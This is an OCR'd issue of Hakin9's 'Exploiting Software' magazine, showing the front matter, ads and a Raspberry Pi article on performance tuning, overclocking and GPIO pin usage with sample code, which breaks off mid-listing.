
Exploiting Software

HAKING

Vol.2 No.8
Issue 08/2012(12) ISSN: 1733-7186



Raspberry Pi Hacking

WINDOWS 8

THIRD-PARTY PHP

SMEP

SQL INJECTION

MALWARE

BOTNET

LIVE CAPTURE PROCEDURES

PLUS

TRY VARIOUS TOOLS AND METHODOLOGIES FROM BLACK BOX APPROACH AND THE WHITE BOX APPROACH: ANDROID APPLICATION ASSESSMENT

HOW TO USE GREAY BOX APPROACH : NETWORK PEN TESTING – BREAKING THE CORPORATE NETWORK THROUGH HACKERS PERESPECTIVE

eLearnSecurity
Forging security professionals

PENETRATION TESTING PROFESSIONAL v.2

Online Penetration Testing Course

www.elearnsecurity.com

- 2400+ interactive slides
- 9 hours video training material
- 100% hands-on with Hera Labs
- Extremely in depth and thorough contents
- Leads to Hands-on ECPPT certification
- 3 Knowledge domains
- Web application penetration testing
- Network penetration testing
- System security and Exploit Development
- Lifetime access to course material

Now the most Hands-On course on Penetration Testing :

Coliseum Web Application Security Lab

- 14 real world vulnerable websites
- User-exclusive sand-boxed access to labs
- Multiplatform : PHP, MySQL, MS SQL Server
- Practice OWASP Top 10
- Web app analysis, XSS, SQLi, LFI/RFI, CSRF
- Get inline help if you get stuck

Hera Penetration Testing Virtual Lab

- VPN access from your own Attack box
- User-exclusive, non-shared access to labs
- Guided Exploitation Walkthrough
- Windows Servers, BSD, Linux, Firewalls, IDS's
- Different Labs with Different Network topologies
- On-demand: No Activation, No Expiration

www.elearnsecurity.com

HEY! TEACHER!

LEAVE THEM KIDS ALONE!

THE MOST ADVANCED COURSE ON PENETRATION TESTING

IS SELF-PACED!

WWW.ELEARNSECURITY.COM

Exploiting Software
team

Editor in Chief: Ewa Dudzic
ewa.dudzic@hakin9.org

Managing Editor: Natalia Boniewicz
natalia.boniewicz@hakin9.org

Editorial Advisory Board: *Daniel Dieterle, Rebecca Wynn, Michael Munt, Aby Rao*

Proofreaders: Daniel Dieterle, Nick Baronian, Jeffrey Smith, Robert Wood, Michael Munt, Bob Folden, Griffin Reid, Patrik Gange

Top Betatesters: Dan Dieterle, Nick Baronian, Massimiliano Sebiante, Jeffrey Smith, Mohamed Alami, Rahul Malhotra, Rebecca Wynn, Rodrigo Rubira Branco, Chris Brereton, Gerardo Iglesias Galvan, Robert Wood, Nana Onumah, Rissone Ruggero, Shayne Cardwell, Inaki Rodriguez, Bojan Alikavazovic, Arnoud Tijssen

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 Expoiting Software magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org
DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@hakin9.org

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

The Raspberry Pi is a credit-card sized computer that plugs into your TV and a keyboard. It's a capable little PC which can be used for many of the things that your desktop PC does, like spreadsheets, word-processing and games. In this issue of Exploiting Software Hakin9 you will learn how to hack it. If it interests you I recommend you to read the article Raspberry Pi Hacking written by Jeremiah Brott. If you are interested in Windows 8 Security I recommend you to read two articles: Windows 8 Security in Action written by Dan Dieterle and Intel SMEP overview and bypass on Windows 8 written by Artem Shikhin. From the article Third-party PHP you will learn what is Third-party PHP and how to increase the speed of application up to five times. Pierluigi Paganini in his article Malware, Botnet and cyber threats, what is happening to the cyberspace? will analyse the main cyber threats that worry security experts and that are profoundly changing the cyber space. Amar Wakharkar in the article Network Pen Testing Breaking the Corporate Network through Hackers Perspective will discuss about performing network penetration testing on the corporate network using grey box approach and exploiting the vulnerabilities from hackers perspective. He will especially concentrate on usage of NMap, Nessus, Metasploit for network penetration testing. Wong Chon Kit in the article SQL Injection will describe the devastating method which also known as SQL injection, and the method of securing the server. Nilesh Kumar in his article Android Application Assessment will show us the steps involved in performing security assessment of an Android based application using various tools and methodologies. In the article Live Capture Procedures Craig Wright will introduce a few tools that, although free, can be used together to create a powerful network forensics and incident response toolkit.

Enjoy the reading!.

Natalia Boniewicz
& Hakin9 Team

Get prepared.

We are Expanding Security, a Pen Testing and Training Company. We've been preventing deer-in-headlights look since 2006. We offer Pen Testing services plus our Live On Line training classes for ISSMP, ISSAP, CISSP, and Certified Ethical Hacker. We give you online access to materials wherever you are.

You need to keep your job secure, your business strong, and your staff on top of the game. See how good and fun training can be. Our courses are current to changing technology, and our training is the fastest, easiest way to master the relevant data you need NOW.

Sign up for our free weekly PainPill and come to a free class.
http://www.expandingsecurity.com/PainPill

...with Freedom, Responsibility, and Security for All ™
www.ExpandingSecurity.com

ATTACK PATTERN

DEFENSE PATTERN

Raspberry Pi Hacking

Loving your pi and hacking it too…

Hacking the Raspberry Pi and hacking things with the Raspberry Pi. Best of both worlds…

The Raspberry Pi is a credit-card sized computer that plugs into your TV and a keyboard. It's a capable little PC which can be used for many of the things that your desktop PC does, like spreadsheets, word-processing and games. It also plays high-definition video. We want to see it being used by kids all over the world to learn programming.

What are the dimensions?
The Raspberry Pi measures 85.60mm x 53.98mm x 17mm, with a little overlap for the SD card and connectors which project over the edges. It weighs 45g (Figure 1).

Raspberry Pi Specs – Model B
Processor / Chipset: Broadcom 700 MHz
RAM: Installed Size 256 MB
Graphics Controller: VideoCore IV
Operating System / Software OS Provided: Debian Linux

Tweaking Raspberry Pi's Performance
Initially I was not planning on covering much hacking the Pi it's self, but seems that over clocking the Pi, and some OS modifications can greatly enhance the performance of the Pi. All of the changes to the pi here will be software based changes, but be forewarned that messing with CPU settings can result in the death of a Pi if not done properly. Everything in this guide has been tested by me, and confirmed to be working on my Pi.

Performing some of these tweaks or modifications can allow you to see a performance boost of up to 25%. Multiple tips have been cropping up online from cutting down on RAM usage, tuning the SD card to hacking some bits in the CPU.

Disclaimer
Follow this guide at your own risk. I take/accept not responsibility for any outcome from anything you attempt to do within this guide. Everything is in a "works for me" state. ;)




Figure 1. *Raspberry Pi Hardware Layout*

RAM Usage

By simply removing un-needed services and disabling daemons, you can greatly increase performance.

Modifying Startup Services

You will first need to install *sysv-rcocnf* onto your Pi before you begin. Do so by issuing the following command: `sudo apt-get install sysv-rc-conf.`

Once this has been installed, you can begin disabling un-needed services by issuing the following command: `sudo sysv-rc-conf.`

```
Ie: samba, nfs etc..
```

Most services are safe to disable for normal operation of the Pi. If you know you will not be accessing any windows file shares, samba is safe to disable, same goes for NFS with Linux/Unix shares. If you do not know what it is, it's best to leave it alone. Once you are done you will be required to run the following command to complete the configuration: *dpkg-reconfigure innserv.*

Inittab Modifications

By default the Pi will spawn 6 terminals available for use once the Pi boots up. The average use does not need more than one or two at most. We can save some resources by limiting the amount of terminals spawned down from 6 to 2. To do so, edit the `/etc/inittab` file by issuing the following command: `vi /etc/inittab`. *Once the file has been opened, look for lines matching the following (line 51)*: Table 1. Once the above changes have been made, you can now save and exit the editor.

Disabling console access

Depending how you use your Pi, you can save more resources by disabling console access if you are sure you will not need it. This is useful in cases where you are using your Pi as a Raspbmc media center or something. To disable the console, you will need to edit the file: `/boot/cmdline.txt.`

Remove the following line and save the file:

```
console=ttyAMA0,115200 kgdboc=ttyAMA0,115200
```

Enabling DASH

Using dash as the system shell will improve the system's overall performance. Configure dash by issuing the following command: `dpkg-reconfigure dash.`

When prompted to use dash as the default system shell, select: `<Yes>.`

House Keeping

After time the Pi will get full of old update archives etc or maybe even un-used software still left lingering around. To keep things tidy around the Pi, issue the following commands every once in awhile:

```
sudo apt-get autoremove
sudo apt-get autoclean
```

Removing Gnome

If you never plan on using gnome or maybe you are using your Pi as a Raspbmc media center, you can save some more resource by removing: *gnome* and *gvfs*. If you are sure you will never use the two, you can remove them and anything associated with the two by issuing the following commands:

```
apt-get remove gnome
apt-get remove gvfs
apt-get autoremove
```

Disk Tuning

Since the Raspberry Pi uses the SDcard for everything, the read and write performance will drop. Though have no fear as there is a few things we can to minimize the hidden I/O, thus increasing performance of the SDcard. The good think about these improvements is that most of them are not based on modifying the kernel of any sort.

Tweaking Syslog

The first step we can take to improve the performance on the SDcard is to minimize the logging and remove unnecessary logs. Edit the syslog file by issuing the following command: `vi /etc/rsyslog.conf.`

Table 1. */etc/inittab changes*

BEFORE	AFTER
1:2345:respawn:/sbin/getty 38400 tty1	1:2345:respawn:/sbin/getty 38400 tty1
2:23:respawn:/sbin/getty 38400 tty2	2:23:respawn:/sbin/getty 38400 tty2
3:23:respawn:/sbin/getty 38400 tty3	#3:23:respawn:/sbin/getty 38400 tty3
4:23:respawn:/sbin/getty 38400 tty4	#4:23:respawn:/sbin/getty 38400 tty4
5:23:respawn:/sbin/getty 38400 tty5	#5:23:respawn:/sbin/getty 38400 tty5
6:23:respawn:/sbin/getty 38400 tty6	#6:23:respawn:/sbin/getty 38400 tty6

To disable a service from logging, you can put '#' in front of the line.

Once you have disabled the unnecessary log files, you can then restart syslog by issuing the command: `sudo /etc/init.d/rsyslog restart`.

Creating partitions aligned with Flash Block

Before creating this partition, you will need to find the erase block size of your SDcard. Most SDcards have a size of *128k*, but you should double check your card before proceeding.

Finding out the size is simple using the python script (Listing 1).

Formatting partitions with journaling turned off

Journaling ensures the integrity of the filesystem by keeping a log of the ongoing disk changes.

However, it is known to have a small overhead. Some people with special requirements and workloads can run without a journal and its integrity advantages. In Ext4 the journaling feature can be disabled, which provides a small performance improvement.

WARNING

Make sure all of the data on the SDcard has been backed up before attempting this. *DATA LOSS* will occur!

Listing 1. *Python script to format SDCard*

```
#!/usr/bin/env python
import sys
def unstuff(x, start, size):
    return (x >> start) & (2**size - 1)
def main(name, args):
    if len(args) != 1:
        print "Syntax: %s <card>" % (name, )
        print "Example: %s mmcblk0" % (name, )
        return 100
    card = args[0]
    dev = "/sys/class/block/%s/device/csd" %
                (card, )
    csd = int(file(dev).read(), 16)
    write_block_size = 2**unstuff(csd,22,4)
    erase_block_size = write_block_
                size*(unstuff(csd,39,7)+1)
    print "Erase block size of %s is %d bytes."
                % (card, erase_block_size)
sys.exit(main(sys.argv[0], sys.argv[1:]))
```

To disable journaling on the SDcard, issue the following command:

```
mkfs.ext4 -O ^has_journal -L PiBoot /dev/mmcblk0p1
fsck.ext4 -f /dev/mmcblk0p1
```

Tweaking Disk Scheduler

To further tweak the disk performance, there is a few more things that can be disabled. The first step you can do is to tell disk scheduler to enabling the *deadline* I/O scheduler.

The Deadline scheduler excells at attempting to reduce the latency of any given single I/O for real-time like environments, which makes it perfect for the Pi.

To enable the *deadline* I/O scheduler, you will need to modify the `/boot/cmdline.txt` file.

```
sudo vi /boot/cmdline.txt
```

Change the file to match the following, by adding `elevator=deadline`.

```
dwc_otg.lpm_enable=0 root=/dev/mmcblk0p3 rootfs
type=ext4 elevator=deadline rootwait quiet
```

You can also increase disk performance by disabling *Access Time* for files and directories.

You can do so by editing the `/boot/cmdline.txt` file and editing the `rootflags=` option to match the following:

```
rootflags=data=writeback,commit=120
```

This can also be enabled permanently with a kernel re-build, but for simplicity sake of the guide we are using the command line method for enabling these options.

CPU – Over Clocking

Unless you truly understand what you are doing, safely skip this section…

Use This Tweak At Your Own Risk

The CPU on the Pi is quite simple to over clock, you can easily get a 15% performance increase without even over volting the CPU. Since you are not applying anymore voltage to the CPU, fans or heat sinks *should not* be required?

Use This Tweak At Your Own Risk

By default the Raspberry Pi comes with the `arm_freq` set at `800`. If you wish to improve performance just a bit and hang out on the safe side. Configure your `/boot/config.txt` file to match the following:

WARNING
While these settings have been tested on my Pi. Your mileage may vary, use at *your own* risk. Modification of these settings will greatly increase the risk of causing damage to your Pi.

/boot/config.txt – Safe Bet	/boot/config.txt – Not So Safe Bet

`arm _ freq=900`
`gpu _ freq=250`
`sdram _ freq=500`
	`arm _ freq=1000`
	`Core _ freq=500`
	`sdram _ freq=500`
	`over _ voltage=6`
	
	If you are paranoid, use a fan with this config

Hacking stuff with the Pi

While there is already an extensive list of documentation and guides for getting up and running with your Pi, there have not been many for how to extend the use of your Pi or how to use your Pi for hacking other things or projects you may have in mind. In this document we will be mainly focusing on the GPIO pins of the Raspberry Pi.

The GPIO pins that can be found available on the PCB of the pi will allow you to interface with




Figure 2. *Raspberry Pi - Pin1 indicated with a red circle*




Figure 3. *Close up of the GPIO header*

external applications via headers on the side of the board. These GPIO pins are very useful for controlling things like LEDS, Motors or reading from switches.

See Figure 2 of the pi, the 26 GPIO pins have been highlighted on the bottom right corner.

IMPORTANT

Make sure to take note of *P1*, which has been circled in red below. It is important to know which way the pins are associated on the board as compared to the diagram provided.

GPIO Introduction

What is GPIO?

General Purpose Input/Output (a.k.a. GPIO) is a generic pin on a chip whose behavior (including whether it is an input or output pin) can be controlled (programmed) through software.

The Raspberry Pi allows peripherals and expansion boards (such as the upcoming Rpi Gertboard) to access the CPU by exposing the inputs and outputs.

The production Raspberry Pi board has a 26-pin 2.54 mm (100 mil) expansion header, marked as P1, arranged in a 2x13 strip. They provide 8 GPIO pins plus access to I²C, SPI, UART), as well as +3.3 V, +5 V and GND supply lines. Pin one is the pin in the first column and on the bottom row.

Table 2. *GPIO Pin Names and Functions*

Pi Pin Layout	Pin Names & Alt 0 Functions	
2	**(1)P1 =** +3.3v (50mA)	**(2)** = +5v
3 4	**(3)** = GPIO0 (I2C0_SDA)	**(4)** = (DNC)
5 6	**(5)** = GPIO1 (I2C0_SCL)	**(6) = Ground (0v)**
7 8	**(7)** = GPIO4	**(8) =** GPIO14 (**UART0_TxD**)
9 10	**(9)** = (DNC)	**(10) =** GPIO15 (**UART0_RxD**)
11 12	**(11)** = GPIO17	**(12) =** GPIO18
13 14	**(13)** = GPIO21 (PCM_DIN)	**(14) =** (DNC)
15 16	**(15)** = GPIO22	**(16) =** GPIO23
17 18	**(17)** = (DNC)	**(18) =** GPIO24
19 20	**(19)** = GPIO10 (SPI0_MOSI)	**(20) =** (DNC)
21 22	**(21)** = GPIO9 (SPI0_MISO)	**(22) =** GPIO25
23 24	**(23)** = GPIO11 (SPI0_SCLK)	**(24) =** GPIO8 (SPI0_CEO)
25 26	**(25) =** (DNC)	**(26) =** GPIO7 (SPI0_CE1)

[Legend]
+5 Volt
3.3 Volt
Ground, 0V
DNC – Do not connect
UART
GPIO
SPI

For a complete list of all available pins, see *http://elinux.org/RPi_BCM2835_GPIOs*.

Raspberry Pi GPIO

The Raspberry Pi has a *General Purpose Input/Output* (GPIO) connector and this carries a set of signals and buses. There are 8 general purpose digital I/O pins – these can be programmed as either digital outputs or inputs. One of these pins can be designated for PWM output too. Additionally there is a 2-wire I2C interface and a 4-wire SPI interface (with a 2nd select line, making it 5 pins in total) and the serial UART with a further 2 pins.

The I2C and SPI interfaces can also be used a general purpose I/O pins when not being used in their bus modes, and the UART pins can also be used if you reboot with the serial console disabled, giving a grand total of 8 + 2 + 5 + 2 = 17 I/O pins (Figure 3).

The GPIO header contains 2 rows of pins, with 13 pins on each row as shown above.

Pin Diagram – Names & Alt 0 Functions

Out of the 26 pins that are provided by the GPIO header, 17 pins can be used as inputs or outputs to external applications. In a Pi's default state, all of the pins have been configured as inputs except GPIO *pins 14* and *15*. These pins are initialised as serial data lines *TX* & *RX*, these allow you to connect a terminal for logging in. In order to use these pins as Input or Output pins, they will need to first be re-configured (Table 2).

Hardware Notes

PIN 2 – Supply through input poly fuse

GPIO 0 – 1k8 pull up resistor

GPIO 1 – 1k8 pull up resistor

GPIO 14 – Boot to Alt 0 ->

GPIO 15 – Boot to Alt 0 ->

GPIO 4 – GPCLK0

When starting out, ALWAYS make sure to locate *P1* first. This will make locating the pins in proper order much easier. *Pin 1* will provide *3.3v (50ma) MAX*.




Figure 4. *GPIO PIN Layout*

Starting at *P1* or *Pin 1*, you should be able to figure out the other pins.

Other Alternative Functions

GPIO 14 – ALT5 = UART1_TXD	**GPIO 15** – ALT5 = UART1_RXD
GPIO 18 – ALT4 SPI1_CE0_N ALT5 = PWM0	**GPIO 23** – ALT3 = SD1_CMD ALT4 = ARM_RTCK
GPIO 24 – ALT3 = SD1_DATA0 ALT4 = ARM_TDO	**GPIO 25** – ALT4 = ARM_TCK
GPIO 0 – I2C0_SDA	**GPIO 1** – I2C0_SCL
GPIO 17 – ALT3 = UART0_RTS, ALT5 = UART1_RTS	**GPIO 21** – ALT5 = GPCLK1
GPIO 22 – ALT3 = SD1_CLK ALT4 = ARM_TRST	

Notes

- *Pin 3* (SDA0) and *Pin 5* (SCL0) are preset to be used as an I²C interface. So there are 1.8 kilohm pulls up resistors on the board for these pins.
- *Pin 12* supports PWM.
- It is possible to reconfigure GPIO connector pins *P1-7, 15, 16, 18, 22* (chipset GPIOs 4 and 22 to 25) to provide an ARM JTAG interface. However ARM_TMS isn't available on the GPIO connector (chipset *pin 12* or *27* is needed). Chipset *pin 27* is available on *S5*, the CSI camera interface however.

WARNING

Make sure that you are looking at the pins the correct way. Failure to do so could result in a dead Pi!

The Raspberry Pi is a 3.3 volt device. If you attempt to connect to any 5V logic application, Failure to adhere to this can result in a dead pi!

Example Pi Pin Diagram

Hint: Even number pins are on the inner side of the pi, while the odd number pins reside on the outer side of the pi (Figure 4).

Power Pins

The GPIO header provides a *5V* source on *Pin 2* and *3.3V* on *Pin 1*. The *3.3V* supply on *Pin 1* is limited to a maximum draw of *50mA*. The *5V* supply on *Pin 2* will draw current directly from the microUSB supply, whatever is left over from the board can be used via this pin. Using a *1A power supply, 300mA* can be used once the board has drawn it's required 700*mA.*

```
Model A: 1000 mA - 500 mA -> max current draw: 500 mA
Model B: 1000 mA - 700 mA -> max current draw: 300 mA
```

Warning

Be very careful with the 5V pin.

If you short it to any other P1 pin you may permanently damage your Pi.

Pro Tip: Strip a short piece of insulation from another wire and push it over the *5V* pin so you don't accidentally touch it with a probe.

The maximum you can draw from the power pin is between: *150-250mA* and again this all depends on what you have currently running, this could be much less. See the link below for more information: *http://nathan.chantrell.net/20120610/raspberry-pi-and-i2c-devices-of-different-voltage#f3fuse.*

Protecting your pins and your Pi

Before you go connecting stuff up and playing around, *make sure you know what you are doing!*

Almost all of the GPIO pins located on the header go directly into the Broadcom chip.

A simple short circuit or mistake in wiring can result in the quick death of your Pi.

GPIO – Interaction

Having your way with the Pi's pins…

WiringPi

WiringPi is a Wiring library written in C and should be usable from C++ and many other languages with suitable wrappers.

If you have ever used an Arduino before, you will know they are composed of two things. One is the

Listing 2. *Python*

```
import RPi.GPIO as GPIO
# Set up the GPIO channels - one input and one
                output
GPIO.setup(11, GPIO.IN)
GPIO.setup(12, GPIO.OUT)
# Input from pin 11
input_value = GPIO.input(11)
# Output to pin 12
GPIO.output(12, True)
# The same script as above but using BCM GPIO
                00..nn numbers
GPIO.setmode(GPIO.BCM)
GPIO.setup(17, GPIO.IN)
GPIO.setup(18, GPIO.OUT)
input_value = GPIO.input(17)
GPIO.output(18, True)
```

Listing 3. *Java*

```
public static void main(String[] args) {
   GpioGateway gpio = new GpioGatewayImpl();

   //set up the GPIO channels - one input and
                  one output
   gpio.setup(Boardpin.PIN11_GPIO17, Direction.IN);
   gpio.setup(Boardpin.PIN12_GPIO18, Direction.OUT);

   // input from pin 11
   boolean input_value = gpio.getValue(Boardpin.
                  PIN11_GPIO17);

   // output to pin 12
   gpio.setValue(Boardpin.PIN12_GPIO18, true);
}
```

Listing 4. *C*

```
// blink.c
//
// Example program for bcm2835 library
// Blinks a pin on an off every 0.5 secs
//
// After installing bcm2835, you can build this
// with something like:
// gcc -o blink blink.c -l bcm2835
// sudo ./blink
//
// Or you can test it before installing with:
// gcc -o blink -I ../../src ../../src/bcm2835.c
                  blink.c
// sudo ./blink
//
// Author: Mike McCauley (mikem@open.com.au)
// Copyright (C) 2011 Mike McCauley
// $Id: RF22.h,v 1.21 2012/05/30 01:51:25 mikem Exp $

#include <bcm2835.h>

// Blinks on RPi pin GPIO 11
#define PIN RPI_GPIO_P1_11

int main(int argc, char **argv)
{
    // If you call this, it will not actually
                  access the GPIO
    // Use for testing
//    bcm2835_set_debug(1);

    if (!bcm2835_init())
   return 1;

    // Set the pin to be an output
